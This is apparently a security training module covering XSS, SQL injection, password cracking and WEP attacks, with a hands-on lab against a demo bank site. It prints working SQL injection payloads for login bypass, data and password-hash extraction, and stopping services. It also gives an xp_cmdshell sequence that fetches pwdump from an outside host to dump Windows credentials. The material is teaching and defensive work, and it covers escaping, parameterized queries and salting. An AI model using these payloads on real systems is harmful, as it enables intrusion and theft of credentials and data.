

Session 5: Network Attacks and Exploits


There are three learning objectives in this session. Upon completion of this module, you will be able to 1) discuss basic web hacking techniques, 2) describe password security, and 3) discuss wireless attacks and exploits.

LO10: Discuss the basic web hacking techniques

Let's begin by discussing common vulnerabilities used for exploitation.

What is the web?

Below is a simple model of a web transaction. Basically, the browser initiates a transaction, takes in the URL, looks up the cookies, and wraps them into a request to send to the server. The server receives and parses the request, checking authentication tokens, querying the database for relevant information, and wrapping up the data and code in a reply. Finally, the client receives the request, displays the data and possibly runs code.



HTML

HTML is a common web language. It is mostly static. It can be viewed with 'view page source' in most modern browsers. It sometimes contains comments such as developer's notes to themselves or interesting insight into how the server functions.

```
<html>
  <head>
</head>
  <body>
    <p> Hello!
  </body>
  <!-- comment -->
</html>
```

JavaScript

JavaScript is code that runs in our browser. It can be embedded in html with script tags, originates from the server, and has access to our cookies for that site. It is generally used to do things dynamically.

```
<script>
var user = "Bob";
alert("Hello " + user + "!");
//Bob is our only user...
</script>
```

If an attacker can modify this code, they could steal cookies, attempt to get data sent to them, and could stage another exploit against the browser.

Learning Objective
10

START w/ Bold Tag.
JAVASCRIPT

XSS (Cross-Site Scripting)

XSS (Cross-Site Scripting) is a technique that allows attacker to inject client-side script into web pages. It can be used to bypass access controls.

There two types of XSS:

- Persistent: Occurs when the data provided by the attacker are saved by the server, and then permanently displayed on “normal” pages returned to other users as they browse to that web page.
- Non-persistent (or reflected): Most common type of XSS. This is generally passed through the URL and doesn’t actually “live” anywhere. It has to be continually sent out to the new potential victims (phishing).

XSS Demonstration

XSS Defenses

HTML Escape

Replace the characters that identify the text as HTML. Indicates tot he the browser to display the character, not interpret it as a tag.

- htmlspecialchars(“<script>alert(document.cookies)</script>”)
- <script>alert(document.cookies)</script>

IDS/IPS

- Attacks are mostly in plaintext
- Easy to write expressions to find common attacks.

PHP

PHP runs on the server. Generally the user only sees the results. If you get source back, there are already problems. If PHP is attacked, the server is attacked. May gain information on all servers, not just one. May be able to pull information out that shouldn’t be accessible.

```
<?php
$user = $_GET['name'];
echo 'Hello ' . $user . '!';
?>
```

SQL

SQL injection is a database querying language. It is generally easy to read and used to get information from a database based on some matching conditions. If an attacker gained control, they could bypass

authentication, steal user data, and further compromise the server.

```
SELECT username, password FROM users WHERE  
username = 'bob' AND password = 'boberton'
```

SQLi

Exploiting the interaction between PHP and SQL:

- PHP doesn't clean up user code
- SQL doesn't know the difference between user and server input
- Allows user to modify the structure of the query.

Error Messages:

- As useful to attackers as developers
- If returned, can help us fine-tune our attack

UNION SELECT:

- Allows us to query against other tables
- Allows access to new information

Blind injection:

- Attack returns only a success or failure message
- Can still be used to build out information.

```
<?php  
$user = $_GET['name'];  
$result = mysql_query("SELECT * FROM users WHERE  
username=" . $user . "");  
?>
```

Send name = ' OR '1' = '1

Query = SELECT * FROM users WHERE username=" OR '1' =
'1'

Web Injection Demonstration

SQLi Defenses

Filtering:

- Sounds really easy
- Difficult to assess the entire character set and how it interacts with a SQL query.



Learning Objective 11



Parameterized queries:

- PHP specifies which data is a SQL query and which is user input
- Properly parameterized query would literally search for the username ' OR '1' = '1.

IDS/IPS:

- SQL is plaintext, generally easy to catch
- Even easier to catch common scanners.

LO11: Describe password security

Password security can enhance the integrity of your network, or lack of password security can be the network's demise.

Passwords and Hashes

Passwords have become too popular, and there are too many to remember. Clear text is bad.

Send the password hashes

- MD5,SHA1,DES,LM,NTLM

A good resource is *Password Security: A Case History*, Robert Morris and Ken Thompson.

Pirates Rule!



Password Crackers

There are many ways to crack a password. You can use guessing, dictionary attack, or find flaws in the hash, i.e., weak encryption.

*SHA 256 Algorithm
Weak HASH = 0070A7E0*

```
1. $data = "Hello World";
2. $hash = md5($data);
3. echo $hash; // b10a8db164e0754105b7a99be72e3fe5
```

Password Cracking: Brute Force

A brute force cracker simply tries all possible passwords until it gets the password. The table below refers 8-character passwords.

Takes time. Need a way to crack faster!


*Dict. only Attack
40% of users don't
add d. numbers
found*

# Available Characters	Combinations	10,000,000 P/s	100,000,000 P/s
26 AB..YZ	200 Billion	348 Minutes	35 Minutes
52 Aa..Zz	53 Trillion	62 Days	6 Days
62 Aa..89	218 Trillion	253 Days	25 ¼ Days
92 Aa..9..!@	7.2 Quadrillion	23 Years	2 ½ Years

Password Cracking: Rainbow Tables

D5662E6B23655BF74E
C0DA4207C2DE66

- Lookup table offering time-memory tradeoff
- NTLM Rainbow table:
 - 1-8 characters
 - Mixed alpha-numeric
 - 80 GB
 - About 18 minutes to crack 1 password



John the Ripper

John the Ripper is a fast password cracker developed for UNIX that runs on 15 different platforms. Its main feature is that it combines many password cracking methods. It auto detects password hash types and has a customizable cracker. In addition, it allows user contributed patches for more hacking power.

Salting Passwords

When salting passwords, lookup tables work because a given string will produce the same hash. By appending/pre-pending a cryptographically secure random number to the password, then hashing the password, the resultant hash will be different for each different random number. Below are some examples of appending a random string to the password "hello."

- $\text{hash}(\text{"hello"}) = 2\text{cf}24\text{dba}5\text{fb}0\text{a}30\text{e}26\text{e}83\text{b}2\text{ac}5\text{b}9\text{e}29\text{e}1\text{b}161\text{e}5\text{c}1\text{fa}7425\text{e}73043362938\text{b}9824$
- $\text{hash}(\text{"hello"} + \text{"QxLUF1bgIAdeQX"}) = 9\text{e}209040\text{c}863\text{f}84\text{a}31\text{e}719795\text{b}2577523954739\text{f}e5\text{e}d3\text{b}58\text{a}75\text{c}ff2127075\text{e}d1$
- $\text{hash}(\text{"hello"} + \text{"bv5PehSMfV11Cd"}) = \text{D}1\text{d}3\text{e}c2\text{e}6\text{f}20\text{f}d420\text{d}50\text{e}2642992841\text{d}8338\text{a}314\text{b}8\text{e}a157\text{c}9\text{e}18477\text{a}a\text{e}f226\text{a}b$

Using Salted Passwords

It is important to store both the salt and the hash in the user's account record. Remember, that the salt is unique to that particular user. The salt should be generated using a Cryptographically Secure Pseudo- Random Number Generator (CSPRNG).

*SALT -
Protects
against
Rainbow
Tables*

*RANDOMLY
GENERATED
TOKEN
SALT the password
Then
HASH it*

*SALT is
APPENDED TO
the password.*

SALT PASSWORD HASH

*Download
NTLM
Rainbow
Tables
Tool -
Password
CRACKER*

*Mesh networking
(large distributed
networks)*

LO12: Discuss wireless attacks and exploits

Many wireless technologies are available:

- 802.11x, 802.15.4 (ZigBee), radio, cellular
- More common to incorporate wireless technologies into ICS
- Broadcast messages
- Allows for eavesdropping
- Need for wireless security
 - WEP, WPA1, WPA2
 - Wireless security within ICS?
- Tools available: Kismet, Aircrack, and many others.

WEP Cracking

WEP is a stream cipher using a 24-bit IV (Initialization Vector). The purpose of IV is to prevent repetition. There is a 50 percent probability the same IV will repeat after 5000 packets. Packet injection allows for WEP to be cracked in seconds.

Wireless attack mitigations:

- Enable encryption WPA2 with complex password
- Change default password
- Change SSID name
- Turn off SSID broadcasting

Basic Web Hacking Exercise

Over the next few pages, there are several web hacking exercises.

SQL Basics

A good place to get help on basic SQL commands is available at <http://www.w3school.com/sql>.

SQL is an ANSI standard, but there are many different databases that have their own variations. The more common commands are typically the same or similar, which include SELECT, UPDATE, DELETE, INSERT, and WHERE. Database systems include MS SQL, MySQL, Oracle, IBM DB2, and Microsoft Access.


What can SQL do? SQL can do a surprising amount of neat things, including the small list below.

- SQL can retrieve data from a database
- SQL can insert, update, and delete records in a database
- SQL can create new databases, and new tables within a database
- SQL can create stored procedures
- SQL can set permissions on tables and stored procedures
- SQL is NOT limited to touching a database

Learning Objective 12

Tutorial:

<http://www.nircrack-ng.org/doku.php?id+tutorial>



**Homeland
Security**

- SQL CAN do things to the underlying operating system.

Database Tables

A database system can have many databases, and a database contains one or more tables. Tables are identified by a name (e.g., “Customers” or “Orders”). Tables contain records, called rows, with data.

Below is an example of a table called “Users”;

UserID	UserName	Password
1	Bob	bob
2	Cartman	authority
3	Potato	couch

The table above contains three records (one for each person) and three columns (UserID, UserName, Password).

SQL Statements

Most actions performed on a database are accomplished with SQL statements. Some basic SQL statements and their output will be discussed below.

SELECT

Used to select or view information within a database.

Usage:

```
SELECT column_name FROM table_name
```

This query will select one column from a table.

```
SELECT column_name1, column_name2, column_name3, FROM table_name
```

This query will select the three columns from a table.

```
SELECT * FROM table_name
```

This query will select all columns from a table.

Example:

From the Users database described above:

```
SELECT UserName, Password from Users;
```

This query will select the two columns UserName and Password, and the result is displayed below.

UserName	Password
Bob	bob
Cartman	authority
Potato	couch

Example:

```
SELECT * FROM Users;
```

UserID	UserName	Password
1	Bob	bob
2	Cartman	authority
3	Potato	couch

WHERE

The WHERE clause is used to extract data to fulfill a criterion.

Usage:

SELECT column_name FROM table_name WHERE column_name operator value

Example:

SELECT * FROM Users WHERE UserName = 'Bob';

UserID	UserName	Password
1	Bob	bob

SELECT Password FROM Users WHERE UserName = 'Bob'

Password
bob

AND & OR

The AND operator displays a record if the first and second condition are true.

The OR operator displays a record if either the first or second condition is true.

Usage:

SELECT column_name FROM table_name WHERE column_name operator value OR operator value

Example:

SELECT * FROM Users WHERE UserName = 'Bob' OR UserName = 'bob';

UserID	UserName	Password
1	Bob	bob

SELECT * FROM Users WHERE UserName = 'Bob' OR UserName = 'Cartman';

UserID	UserName	Password
1	Bob	bob
2	Cartman	authority

INSERT INTO

INSERT INTO is used to insert a table, effectively creating a new row.

Usage:

INSERT INTO table_name VALUES (value1, value2, value3, ...);

Example:

INSERT INTO Users VALUES ('Klyde', 'frog');

UserID	UserName	Password
1	Bob	bob
2	Cartman	authority
3	Potato	couch
4	Klyde	frog

UPDATE

UPDATE is used to update records within a table.

Usage:

UPDATE table_name SET column1=value, column2=value, ... WHERE column_name=value

Example:

UPDATE Users SET Password='killedKenny' WHERE UserName = 'Cartman';

UserID	UserName	Password
1	Bob	bob
2	Cartman	killedKenny
3	Potato	couch
4	Klyde	frog

DELETE

DELETE will delete rows within a table.

Usage:

DELETE FROM table_name WHERE column_name=value

Example:

DELETE FROM Users WHERE UserName = 'Klyde';

UserID	UserName	Password
1	Bob	bob
2	Cartman	authority
3	Potato	couch

DELETE * FROM Users;

UserID	UserName	Password

LIKE

LIKE is used to search for a pattern in a column. The percent sign, %, can be used to specify wildcards for one or more characters. The _ character is used as a wildcard for a single character.

Usage:

SELECT column_name FROM table_name WHERE column_name LIKE pattern

Example:

SELECT * FROM Users WHERE UserName LIKE '%o%';

UserID	UserName	Password
1	Bob	bob
3	Potato	couch

SELECT * FROM Users WHERE UserName LIKE '_a%';

UserID	UserName	Password
2	Cartman	authority

SQL Injection

To test whether SQL injections are possible, try:

'
"
,

If SQL injection is possible, the normal output is a database syntax error message. On web servers, it is possible to suppress these error messages being displayed on web pages. If you attempt an SQL injection and don't get an error message, it may mean error messages are being suppressed and SQL injection is still possible.

A common test to see if you can easily gain access through a login, set the user name or password to:

' or 1=1--

There are three different types of SQL injection: blind, binary, and full. Blind SQL injection is where you receive no feedback from the injection. Binary SQL injection is where the feedback you receive is in binary logical form, meaning you receive a logical TRUE or FALSE for each injection. Full SQL injection is where you receive full feedback. If a SELECT * is injected, your feedback is the entire table. Binary and full SQL injections are discussed below.

All examples shown are for MS SQL and will probably not work for MySQL, Oracle, and other databases.

Binary SQL Injection

Because the feedback from this type of injection is logical TRUE and FALSE, you will need to make multiple educated guesses to get information.

Discovery of the Database Name:

x' OR EXISTS (SELECT 1 WHERE DB_NAME () LIKE '%c%');--

x' OR EXISTS (SELECT 1 WHERE DB_NAME () LIKE '%u%');--

x' OR EXISTS (SELECT 1 WHERE DB_NAME () LIKE '%user%');--

Discovery of the Table Name from database 'userdata':

x' OR EXISTS (SELECT * FROM INFORMATION_SCHEMA.TABLES WHERE



```
TABLE_CATALOG='Userdata' AND TABLE_NAME LIKE 'z%');--
```

```
x' OR EXISTS (SELECT * FROM INFORMATION_SCHEMA.TABLES WHERE  
TABLE_CATALOG='Userdata' AND TABLE_NAME LIKE 'user%');--
```

Discover User Names:

```
x' OR username LIKE '%b%'--
```

```
x' OR username LIKE '%bo%'--
```

If password stored in plaintext, discover passwords for a certain user:

```
x' OR EXISTS (SELECT * FROM userinfo WHERE username='bob' AND userpassword LIKE '%u%');--
```

```
x' OR EXISTS (SELECT * FROM userinfo WHERE username='bob' AND userpassword LIKE '_u%');--
```

Add your own user with a password:

```
x'; INSERT INTO Userinfo (UserName, UserPassword) VALUES ('cartman', 'Authority');--
```

Change a user's password:

```
x'; UPDATE userinfo SET userpassword = 'YouStink' WHERE username = 'cartman';--
```

ODBC Error Message Exploit

Get information by exploiting the ODBC error messages:

Because it is tedious to do multiple injections to retrieve a single value from the database, we can exploit the fact that ODBC error messages are being displayed on the web page. We can force ODBC to print a single value within the database.

```
' UNION SELECT TOP 1 username, userpassword, userid FROM userinfo;--
```

```
' UNION SELECT TOP 1 userpassword, username, userid FROM userinfo;--
```

```
' UNION SELECT TOP 1 userpassword, username, userid FROM userinfo where username='bob';--
```

Full SQL Injection

Full SQL injection allows us to retrieve many values at once, which is how all those credit card numbers are stolen.

Discovery of the Database Name, Table Names, and Views:

```
xxx' UNION SELECT TABLE_CATALOG, TABLE_NAME, TABLE_TYPE FROM  
INFORMATION_SCHEMA.TABLES;--
```

Put information within the same table or other tables:

```
xxx' union select contactname, contacttitle, city from customers;--
```

```
xxx' union select firstname, lastname, birthdate from employees;--
```

Advanced SQL Injection

Print out database users and their passwords:

```
xxx' union select name, name, password from master..sysxlogins;--
```

Because the password is not stored in binary, it prints weird characters for the password. To get around this, we can use a built-in function included with MS SQL that will take the binary password and change it into a hex string. We could use the hex string for a given user and try to crack the password with a password cracker.

```
xxx' union SELECT name, name, master.dbo.fn_varbintohexstr(password) FROM master..sysxlogins --
```

Utilized Stored Procedures

Stored procedures allow SQL to accomplish some neat and complicated tasks, but if permissions to execute these stored procedures are not restricted, hackers can take advantage of them.

Start the FTP service

```
xxx'; EXEC master..xp_servicecontrol START, MSFTPSVC;--
```

Stop the MS SQL Server

```
xxx'; EXEC master..xp_serviceControl STOP, MSSQLSERVER;--
```

Print output to file, anywhere on the computer

```
xxx'; exec sp_makewebtask "c:\inetpub\wwwroot\output.html", "SELECT * FROM INFORMATION_SCHEMA.TABLES";--
```

Utilize ActionX Automation Scripts – Text-to-Speech Example

Stored procedures can activate ActiveX scripts. This example activates the text-to-speech script which would send an audible message to the person sitting at the computer.

This example will not work in the classroom as the speakers are not connected to the MS SQL server.

```
xxx'; declare @o int, @var int
exec sp_oacreate 'speech.voicetext', @o out
exec sp_oamethod @0, 'register', NULL, 'x', 'x'
exec sp_oasetproperty @o, 'speed', 150
exec sp_oamethod @o, 'speak', NULL, 'warning, your sequel server has been hacked!', 1 waitfor
delay '00:00:03' --
```

VBScript and SQL

Executing multiple SQL injections, it is possible to write individual lines of a VisualBasic script to a file and, once completed, execute the VBScript to perform a task. The example below writes a VBScript to hackerscript.vbs and executes the script that will download pwdump2.exe and libeay32.dll. It is then possible to use pwdump to dump the Windows SAM file (where usernames and password hashes are stored) and retrieved by an attacker.

```


'; exec master..xp_cmdshell 'echo Set objXMLHTTP =
CreateObject ("MSXML2.XMLHTTP") > hackerscript.vbs' --
'; exec master..xp_cmdshell 'echo objXMLHTTP.opn "GET",
"http://1.2.3.11/pwdump7.exe", false >> hackerscript.vbs' --
'; exec master..xp_cmdshell 'echo objXMLHTTP.send () >>
hackerscript.vbs' --
'; exec master..xp_cmdshell 'echo If objXMLHTTP.Status =
Then >> hackerscript.vbs' --
'; exec master..xp_cmdshell 'echo Set objADOSTream =
CreateObject ("ADODB.Stream") >> hackerscript.vbs' --
'; exec master..xp_cmdshell 'echo objADOSTream.Open >>
hackerscript.vbs' --
'; exec master..xp_cmdshell 'echo objADOSTream.Type = 1 >>
hackerscript.vbs' --
'; exec master..xp_cmdshell 'echo objADOSTream.Write
objXMLHTTP.ResponseBody >> hackerscript.vbs' --
'; exec master..xp_cmdshell 'echo objADOSTream.Position = 0
>> hackerscript.vbs' --
'; exec master..xp_cmdshell 'echo objADOSTream.SaveToFile
"pwdump2.exe" >> hackerscript.vbs' --
'; exec master..xp_cmdshell 'echo objADOSTream.Close >>
hackerscript.vbs' --
'; exec master..xp_cmdshell 'echo objXMLHTTP.open "GET",
"http://1.2.3.11/libeay32.dll", false >> hackerscript.vbs' --
'; exec master..xp_cmdshell 'echo objXMLHTTP.send () >>
hackerscript.vbs' --
'; exec master..xp_cmdshell 'echo objADOSTream.Open >>
hackerscript.vbs' --
'; exec master..xp_cmdshell 'echo objADOSTream.Type = 1 >>
hackerscript.vbs' --
'; exec master..xp_cmdshell 'echo objADOSTream.Write
objXMLHTTP.ResponseBody >> hackerscript.vbs' --
'; exec master..xp_cmdshell 'echo objADOSTream.Position = 0
>> hackerscript.vbs' --
'; exec master..xp_cmdshell 'echo objADOSTream.SaveToFile
"libeay32.dll" >> hackerscript.vbs' --
'; exec master..xp_cmdshell 'echo objADOSTream.Close >>
hackerscript.vbs' --
'; exec master..xp_cmdshell 'echo Set objADOSTream =
Nothing >> hackerscript.vbs' --
'; exec master..xp_cmdshell 'echo End if >>
hackerscript.vbs' --
'; exec master..xp_cmdshell 'echo Set objXMLHTTP = Nothing
>> hackerscript.vbs' --

```

200



The single quote generates an OLE DB for ODBC error message “**Incorrect syntax near 'sdf'.**” (sdf is what was used for the password). This shows that the ACME National Bank login is vulnerable to SQL injection...but why? Clicking on the “*Show SQL Query*” button will help us understand:



From the SQL query now displayed:

```
SELECT * FROM UserInfo WHERE UserName = '' AND password = 'sdf';
```

The SQL query is incomplete because the SQL Server thinks the UserName is composed of two strings, an empty string and an additional string.

Empty string: " Additional string: ' **AND password = '**

```
UserName = '' AND password = '
```

Then **sdf** is interpreted as an SQL command, but it's not!


At this point, we know this web application is vulnerable to SQL injection. The error messages gave us more clues that we should pay attention to. From the error messages, what database application are we using on the backend? (Think MySQL, Oracle, or Microsoft SQL Server.)

The next step is to use SQL injection to bypass the login. There are a number of different ways to accomplish this, but the most common method is to use: ‘ **or 1=1;--**

Account Access

Login ID:

Password:




Without providing valid credentials to login to ACME National Bank, the application logs us in as Bob...why? Look again at the SQL query.

```
User Name = 'or 1=1;--
Password =
SQL query = SELECT * FROM UserInfo WHERE UserName = "or 1=1;--"
AND password = "";
```

There probably isn't a NULL user name, so **UserName = ''** is probably a FALSE statement. This is followed by **OR 1=1**. **1=1** is a TRUE statement. Because this query returns a TRUE statement, the application logs us in because that's all the application was checking. As to why it logs in as Bob, we revisit the **SELECT * FROM UserInfo** - this query will return all users, and the application logs in as Bob because Bob was the first result returned from the query.

The query **SELECT * FROM UserInfo** and the resulting table is shown on the next page.




This type of web application and SQL query allows us to force which user we can login as. The above graphic shows the other usernames, but how can we gain this information using SQL injection?


The answer is there are a number of different ways, but we'll only focus on two different methods: True/False SQL queries and exploiting ODBC error messages.

First we'll try True/False queries. Since the base function of this web application is to validate the submitted user name and password and it will return a TRUE value if they're found in the database, and FALSE if they're not. The only questions that are allowed to be sent to this database are TRUE/FALSE questions, so our SQL injections have to conform to this too.

When we ask a TRUE question, we should login and receive the following screen:




When we ask a FALSE question, the login should fail and we'll receive the following screen:



First we'll try discovery of the database name. We'll have to construct a query that is a True/False question, like:

```
' OR EXISTS(SELECT 1 WHERE DB_NAME() LIKE '%a%');--
```

Here **DB_NAME()** is a MS SQL function that returns the current database name. The **LIKE** statement is a filter based on **%a%** where **%** are wildcards. This filters and selects databases that **do** have an **a** in the database name. Summing up, our question is: Does the current database name have an 'a' in the name? Attempting this query gives:



So the answer to our question is TRUE. But this is all we know: the database has an 'a' in the name. That's it. To discover the database name, we'll have to continue our guessing game. Continue with:

```
' OR EXISTS(SELECT 1 WHERE DB_NAME() LIKE '%b%');--
```

Show SQL Query

Login Failed!

So now we know that the database does not have a 'b' in the name. Making a wild guess, we'll try:
' OR EXISTS(SELECT 1 WHERE DB_NAME() LIKE 'user%');--

Show SQL Query

Welcome Bob

So, now we know that the database name starts with 'user,' and we also know that there should also be an 'a' somewhere after that: **user%a%**. We continue with our guessing until we discover the name of the database:

' OR EXISTS(SELECT 1 WHERE DB_NAME() ='userdata');--

Show SQL Query

Welcome Bob

Userdata is the name of the current database. *WHEW* That's a lot of work! Good news is there are most often better ways of extracting data from a database. The second method we mentioned above is exploiting ODBC error messages. Do you remember when we were testing for SQL injection by trying the single quote (') and got an error message?

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e14'  
[Microsoft][ODBC SQL Server Driver][SQL Server]Line 1: Incorrect syntax near 'sfd'.  
/demo3/login1.asp, line 80
```

This is an ODBC error message, and when these messages are turned on for debugging purposes, we shout for joy! With these error messages, we can force the application to extract information for us, without having to guess. A simple demonstration should help us understand:

' AND 1 IN (SELECT DB_NAME())--

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e07'
```

```
[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the nvarchar value 'UserData' to a column of data type int.  
/demo3/login1.asp, line 80
```

The database name is **UserData**. Here we were able to extract the database name without any prior knowledge or guessing. Further extracting data, we can easily extract the table name of the current query and its columns. First, we revisit when we first tested for SQL injection; insert ' for the Login ID, and nothing for the password:



Account Access

Login ID:

Password:

Login

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e14'
```

```
[Microsoft][ODBC SQL Server Driver][SQL Server]Unclosed quotation mark before the character string " AND password = '";  
/demo3/login1.asp, line 80
```

This time the error message gives us one of the column names used in the query: **password**. Now we can extract the table name and other column names:

```
' GROUP BY password HAVING 1=1--
```

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e14'
```

```
[Microsoft][ODBC SQL Server Driver][SQL Server]Column 'UserInfo.UserID' is invalid in the select list because it is not contained in  
either an aggregate function or the GROUP BY clause.  
/demo3/login1.asp, line 80
```

This error complains about **UserInfo.UserID**. **UserInfo** is the table name, and **UserID** is one of the other column names. Now we can extract the other column names by including the new column name in our previous query:


```
' GROUP BY password,userid HAVING 1=1--
```

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e14'
```

```
[Microsoft][ODBC SQL Server Driver][SQL Server]Column 'UserInfo.UserName' is invalid in the select list because it is not  
contained in either an aggregate function or the GROUP BY clause.  
/demo3/login1.asp, line 80
```

Continuing on, include the new column name:

```
' GROUP BY password,userid,username HAVING 1=1--
```



The login fails, meaning we have extracted all the columns of the current table. **UserName**, **UserID**, **Password** are the columns that are a part of the **UserInfo** table under the database **UserData**.

Exercise 2

Visit the ACME National Bank web site by opening Firefox and going to <http://<your network>.2/demo4>. ACME National Bank has a long list of partners that you can search through by company name. The first exercise is to see what happens when you search for a company. Search for a company in the list and notice the output.

Company Name	Address	City
Bólido Comidas preparadas	C/ Araquil, 67	Madrid
Cactus Comidas para llevar	Cerrito 333	Buenos Aires
Pericles Comidas clásicas	Calle Dr. Jorge Cash 321	México D.F.

So, this application is printing out results from our SQL query, not just a True/False response. Next, test for SQL injection by searching for ' and '.

You should get the same type of error that we found at the ACME National Bank login. You now know that SQL injection is possible, and it will hand us the data for which we asked. This should be fun!

The next exercise is to try a UNION injection. First, we must understand what a UNION SQL command does. UNION will join or combine two or more SELECT statements. With the login injections, we saw one SELECT statement. This time we are going to try to combine the application's SELECT statement with our own SELECT statement. Before doing so there are a couple of rules to follow. The main rule is that the two SELECT statements must have the same number of columns. The other rule is that the columns must have similar data types.

Second, we have to find out how many columns are in the SELECT. The application is probably issuing a query like **SELECT column1,column2,.....,columnN FROM tableName**. When we issue our own SELECT statement with the UNION, we have to select existing columns but we don't know any column names! There is a trick around this. We can SELECT integers like so: **SELECT 1**. Now figure out how many columns are in the first SELECT by trying, ' **union select 1;**

Company Name:

Microsoft OLE DB Provider for ODBC Drivers error '80040e14'

[Microsoft][ODBC SQL Server Driver][SQL Server]All queries in an SQL statement containing a UNION operator must have an equal number of expressions in their target lists.

This error message is complaining about an equal number of expressions in the target lists. What does that mean? This is the error you get when there are an unequal number of columns in the SELECT statements used in a UNION. We now know that UNION injection is possible and that we have to SELECT more than 1 column. Next try: **' union select 1,2;--**

It still complains about unequal number of columns: **' union select 1,2,3;--**

Microsoft OLE DB Provider for ODBC Drivers error '80040e07'

[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the nvarchar value 'Alfreds Futterkiste' to a column of data type int.

A new error message! This one is complaining about converting 'Alfreds Futterkiste' to a column of data type int. This is breaking rule #2 of UNION. 'Alfreds Futterkiste' is a string, but we are trying to union this string with 1, which is an integer. There are several ways around this: 1) we could convert the "1" into a string or 2) we could search for a company name that doesn't exist so that the first SELECT will return nothing. Number 2 is the best option because we will UNION SELECT a table of our choosing, without having to match the previous select. So, we do **xxx' union select 1,2,3;--**

The list of companies:

Company Name	Address	City
1	2	3

